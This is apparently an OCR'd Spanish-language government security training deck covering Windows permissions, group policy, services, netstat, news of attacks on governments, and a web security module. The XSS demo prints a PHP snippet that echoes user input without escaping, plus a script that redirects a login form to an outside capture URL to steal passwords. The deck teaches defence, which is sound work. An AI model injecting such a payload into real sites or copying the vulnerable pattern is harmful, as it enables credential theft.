
- Teniendo un dominio se nos facilita mucho la administración de usuarios, ya que no hay que ir PC por PC creándolos y estableciendo los permisos para cada cual. Podemos crear directivas de grupo para cada usuario y estos las adoptan en sus PC una vez que se loguean en ellas.

Permisos en archivos/carpetas

Haciendo clic como muestra la imagen, vemos los permisos de esta carpeta.

Estos permisos que están en la solapa Seguridad, son locales y por tanto, tienen mayor jerarquía que los que veremos en la solapa Compartir.

Si luego hacemos clic en la solapa Opciones Avanzadas, veremos que los permisos de esta carpeta se heredan de una carpeta superior en la cual estamos dentro.




Compartir

Luego en la solapa compartir vemos si el recurso, en este caso la carpeta “Cosas”, esta compartida o no. En este caso esta compartida, así que veremos para que usuarios lo está, haciendo clic en el botón Permisos.

Vemos que esta compartida para todos como Solo Lectura. Por lo cual las personas que accedan a esta Pc desde la Red podrán ver el contenido de la misma pero no modificarlo.

Conviene destacar que los permisos asignados en la solapa Compartir solo indican “que” usuario y “como” puede acceder a este recurso desde la Red, pero siempre y cuando ese usuario tenga permitido el acceso en la solapa Seguridad que es la principal en cuanto a permisos.



Sugerencias:

-Conviene que cada Pc tenga creados los usuarios que se van a utilizar en ella y no mas que esos. Cuantos menos usuarios tengan creados en las PC, menos posibilidades de acceso a ella hay.

-Si las PC de la red no pertenecen a un dominio de Windows, y desean compartir documentos, conviene compartir las carpetas temporalmente con permiso para Todos como solo lectura (sino tendrán problemas de acceso siempre con los usuarios) y descompartirlas al dejar de usarlas. Cuantas menos carpetas compartidas haya, menos peligros de perdida de datos tendremos y mayor confidencialidad de los mismos.


Ahora que vimos como manejar los permisos en archivos y carpetas, (los cuales son aplicables también a unidades e impresoras), veamos como restringir el acceso a distintas configuraciones del sistema en caso necesario.

Desde un usuario con privilegios de administrador, podemos acceder a las **Directivas de grupo**:

Inicio->Ejecutar->gpedit.msc

Y, que son las directivas de grupo??

Son "políticas" que el sistema nos permite aplicar para definir el comportamiento del mismo en varios aspectos.



Con ellas podemos modificar una cantidad enorme de comportamientos y de accesos dentro del sistema, que dependen del conocimiento y la iniciativa de cada administrador.

Por ejemplo, podemos:

- Impedir que los usuarios accedan al Panel de control
- Impedirle ver ciertas solapas de la configuración del Internet Explorer
- No permitirle el acceso al disco C desde Mi Pc
- Impedir cambios en la configuración IP, etc.

-Una vez dentro de las Directivas de grupo, podemos intuitivamente recorrer las distintas categorías buscando lo que deseamos modificar.
-Cada directiva esta acompañada por una amplia descripción de su propósito.
-La sección donde encontramos las directivas de uso mas común y útil a fines prácticos es la siguiente.

Directiva de seguridad Local - Configuración del usuario - Plantillas administrativas

-En ella encontraremos lo referido a cambio sobre el Panel de control, la barra de tareas, el escritorio, etc.

-En un nivel mas abajo, entrando en Componentes de Windows, veremos directivas para el Explorador de archivos de Windows e Internet Explorer.

Demos

Inicio- Ejecutar- gpedit.msc – Aceptar

1- Quitar las unidades de Mi Pc:
Configuración de Usuario, Plantillas administrativas, Escritorio

2- Prohibir el acceso al Panel de control:
Configuración de Usuario, Plantillas administrativas, Panel de control

3- Impedir el agregado o eliminación de impresoras:
Configuración de Usuario, Plantillas administrativas, Panel de control, Impresoras


Servicios

-Los servicios son programas o aplicaciones cargadas por el propio sistema operativo. Estas aplicaciones tienen la particularidad de que se ejecutan en segundo plano (Background).

-Por defecto, en el sistema se ejecutan una cierta cantidad de servicios. Dependiendo de nuestras necesidades, podemos tenerlos todos activos o no.


-Suele suceder que tengamos servicios iniciados por default que jamás se usan. De hallar alguno conviene detenerlo.

- Si hacemos clic en *Inicio - Ejecutar - services.msc*, veremos el listado de servicios disponibles. O bien, con clic derecho sobre Mi Pc – Administrar - Servicios



Gobierno de la Provincia de Corrientes

Otra forma de ver los servicios es desde *Inicio – Ejecutar – msconfig.* Desde aquí no podremos encender o apagar los servicios como en el listado anterior, pero si podremos ver a que fabricante pertenece cada uno.




- Si se nos presentara el caso de tener un Pc que esta lenta por demás, o que presenta síntomas de virus, conviene revisar que servicios y programas se están ejecutando en ella.


-Para esto hay varias cosas que podemos hacer. Una de ellas es verificar la solapa Inicio del msconfig, que ejecutamos recién, donde veremos todos los programas que se ejecutan al inicio de Windows.

- Al destildarlos, logramos que en el próximo inicio de sesión, no se ejecuten.

-En general es fácil distinguir cuales son útiles y cuales no, según el nombre o la ruta donde están ubicados.




Volviendo a los servicios y programas en ejecución, otro programa que puede resultarnos útil es el Process Explorer. Que es semejante al Administrador de tareas pero con alguna ventajas adicionales. Se puede descargar de www.sysinternals.com



-Si creemos que alguno de los servicios encendidos esta intentando o esperando alguna comunicación a través de la red, podemos verificarlo con el comando *netstat:*


Inicio – Ejecutar – cmd – Aceptar y luego *netstat –an*

-Allí veremos si hay alguna conexión establecida con otros equipos y también que puertos tenemos abiertos en nuestra Pc.




-Que exista un puerto abierto, implica que hay un servicio esperando en el para hacer algo.

- Otro programa que puede resultarnos útil a esos efectos es el CurrPorts, que se puede descargar de la Web.



Boletines de Seguridad de Microsoft Windows

http://www.microsoft.com/latam/TechNet/seguridad/



CAPACITACIÓN FUNCIONARIOS

Lic. Gustavo Andrés Linares

Lo más importante es hacer entender que cualquier ataque informático o a la información repercute en la credibilidad y la transparencia de la gestión. Cuando un Gobierno decide comenzar con una gestión más electrónica o informatizada o realizar parte de su Gobierno de forma electrónica, debe tomar las precauciones necesarias para que esta nueva metodología no haga decaer la imagen política por culpa de algún ataque informático. Por ese motivo, se intenta demostrar algunos de los ataques existentes.

La intención es generar un clima donde los participantes sientan la necesidad de ampliar sus conocimientos, que puedan preguntar libremente y evacuen para que la seguridad de la información deje de ser un mito para pasar a ser parte de una realidad.

Noticias:

- **Aumentarán los ataques informáticos contra gobiernos, afirma el instituto SANS 08/01/2007**
- **Publicado el Viernes, 4 de Enero del 2008 por Christian Corea del Sur víctima de ataques informáticos provenientes de China**
- **TRAS LAS DENUNCIAS DE EEUU O ALEMANIA, Pekín dice que los ataques informáticos del verano no fueron de espías sino de estudiantes.** Actualizado viernes 19/10/2007
- **EL ZAPATAZO, CONOCIDA WEB CRÍTICA CON EL GOBIERNO. Oleada de ataques informáticos contra el "site" que recuperó la fonoteca de la SER del 11 al 13-M**
- **Al tiempo que la tecnología avanza, los peligros no le pierden pisada. Hoy, nadie confía ni en uno de los blancos predilectos del siglo XXI: Las computadoras. ¿Cómo puede un pequeño grupos de hombres destruir el sistema de un país? (Edición 82 / Enero - Febrero del 2002**
  Ambiente ecológico)

Noticias:

- **Las presiones a la prensa argentina en el gobierno de Kirchner.**
  Antes de viajar a Estados Unidos, se desató un escándalo en la Argentina porque un grupo de desconocidos espió y robó los mensajes que intercambié a través de mi correo electrónico en Internet durante dos meses con el juez Daniel Rafecas, quien investiga a dos traficantes de drogas serbios presos en mi país. (Daniel Santoro) (Sala de prensa Art.680)
- **Sufrió ataque cibernético página web del presidente de Ucrania** martes, 30 de octubre de 2007 (UkraNews)
- **Un hacker controló la página web del Banco Central en un ataque a la seguridad de los datos financieros (Diario La Nación 13 de Abril del 2003)**
- **Ataque informático desde la Secretaría de Inteligencia (ex-Side) deja offline a El ojo digital. (El Ojo digital 25/3/2007)**
- **Hackearon el sitio web de la Presidencia de la Nación** (InfoBae)

CAPACITACIÓN PERSONAL DEL DATACENTER

Lic. Gustavo Andrés Linares

En cuanto al personal mas especializado, es necesario que comprendan a la perfección cuales son los tipos de ataques que existen, como se llevan adelante y la manera de eliminarlos. Con demostraciones en vivo de diferentes ataques, esta presentación apunta a crear la conciencia necesaria para que el personal del DataCenter sea parte de la seguridad de cada uno de los datos que se alojan en él.

Dentro de la prácticas, se realizaran ataques de dns spoofing, phishing, DoS, ataques sobre wireless, creación de código malicioso, etc.

Seguridad en Aplicaciones WEB


- **Funcionamiento de aplicaciones WEB**
- **Como vulnerarlas**
- **Demo: Seguridad Física**
- **Demo: XSS**

¿Como funciona una aplicación Web?

Integrantes:

- Servidor Web: quien provee el servicio
- Servidor DNS
- Cliente (browser/navegador): Quien solicita el servicio


¿Como funciona una aplicación Web?



1 - El cliente solicita una pagina (ej www.google.com).

Gobierno de la Provincia de Corrientes


¿Como funciona una aplicación Web?



2 - Se hace la consulta al DNS.

Gobierno de la Provincia de Corrientes


¿Como funciona una aplicación Web?



3 - El DNS responde la direccion IP

Gobierno de la Provincia de Corrientes


¿Como funciona una aplicación Web?



4 - Se hace la consulta al servidor web.

Gobierno de la Provincia de Corrientes

¿Como funciona una aplicación Web?



5 - El servidor *procesa* el pedido y genera una respuesta.

Vulnerando una aplicacion WEB

¿Que opciones tenemos?

- Atacar la **Comunicacion**

  Seguridad Física, dns, dhcp, gateway, etc.

- Atacar al **Cliente**


  Virus, Troyano, XSS, etc.

- Atacar al **Servidor**

  Vulnerabilidad Web, del OS, etc.


Demo: Seguridad Fisica

Esquema inicial:



Demo: Seguridad Fisica

Luego del ataque:




XSS (Cross Site Scripting)

- Consiste en inyectar código en un sitio Web desde el lado del Cliente
- Esta basada en errores de programación de la aplicación.
- Requiere interacción con el usuario.
- Es un ataque de capa 7 ….

y capa 8!!!

XSS – Ejemplo básico

- Inyectamos HTML en el campo **nombre**



Gobierno de la Provincia de Corrientes

XSS - ¿Porqué funciona?

Repasemos el codigo del formulario web:

```
<form id="loginForm" method="get" action="index.php">
        Usuario: <input type="text" name="usrname">
        Clave: <input type="password" name="pass">
</form>
```


XSS - ¿Porqué funciona?

El código que muestra el mensaje de usuario incorrecto:

```
<?php
        $user = $_GET["usrname"];
        echo "<p> El usuario $user es invalido. </p>";
?>
```

Se inserta literalmente el nombre de usuario en el contenido de la pagina!

XSS - ¿Porqué funciona?

- Nombre de usuario: pepe

   El usuario pepe es inválido

- Nombre de usuario: <u>pepe</u>

   El usuario <u>pepe</u> es inválido

XSS - ¿Tan malo es esto?

- Posibilidad de robar contraseñas
- Cualquier otro tipo de engaño basado en mostrar información falsa desde una fuente de confianza

XSS – Demo: Robando Contraseñas

Hagamos algo mas útil, robemos contraseñas ;)

- Inyectamos javascript para redirigir el envío del formulario:

```
<script>
        document.forms["loginForm"].action =
              "http://www.yo.com/captura/captura.php";

       document.getElementById('usuario_incorrecto')
              .innerHTML = "";
</script>
```


XSS - ¿Cómo me protejo?

- Usuario: Firefox + NoScript
  - Complemento para Firefox
  - Bloquea y previene muchos ataques web

- Desarrollador:
  - **Programar bien!!**

Gobierno de la Provincia de Corrientes

La capacitación debe ser considerada como un proceso gestionado; por lo tanto necesita no solamente del hecho propio de capacitar sino que es fundamental su medición; para poder de esta forma ver qué impacto tuvo su realización. Analizar los resultados nos permite proyectar necesidades a futuro o determinar nuevas formas de generar consciencia si las necesidades no fueron alcanzadas.

Para poder determinar los efectos de una capacitación previamente es necesario que se determine el alcance. Es por ello que preguntas del estilo que se detallan a continuación deber surgir antes de realizar el temario de la capacitación.

Ejemplo de preguntas: ¿Cuáles son los objetivos de la capacitación?, ¿Cuáles son los resultados esperados de la capacitación? ¿Qué datos se van a poder recolectar luego para realización la medición?, ¿En cuanto tiempo se espera medir el impacto?

A la hora de recolectar datos para la medición se podrá optar por un cuestionario o bien tomar un grupo muestra; y evaluar el conocimiento y desempeño respecto a éste último a los sectores que sí se han capacitado (esto suele tener el inconveniente de retrasar la capacitación a un sector)

Si se optara por un cuestionario el mismo deberá evaluar a través de preguntas claves tres puntos: si los participantes valoraron la capacitación, si los participantes han logrado los objetivos propuestos en la capacitación y fundamentalmente si los participantes han transferido a su trabajo las habilidades y conocimientos adquiridos en la capacitación. Incluir una pregunta orientada a qué es lo que espera un participante en una futura capacitación nos permitirá proyectar unificando necesidades.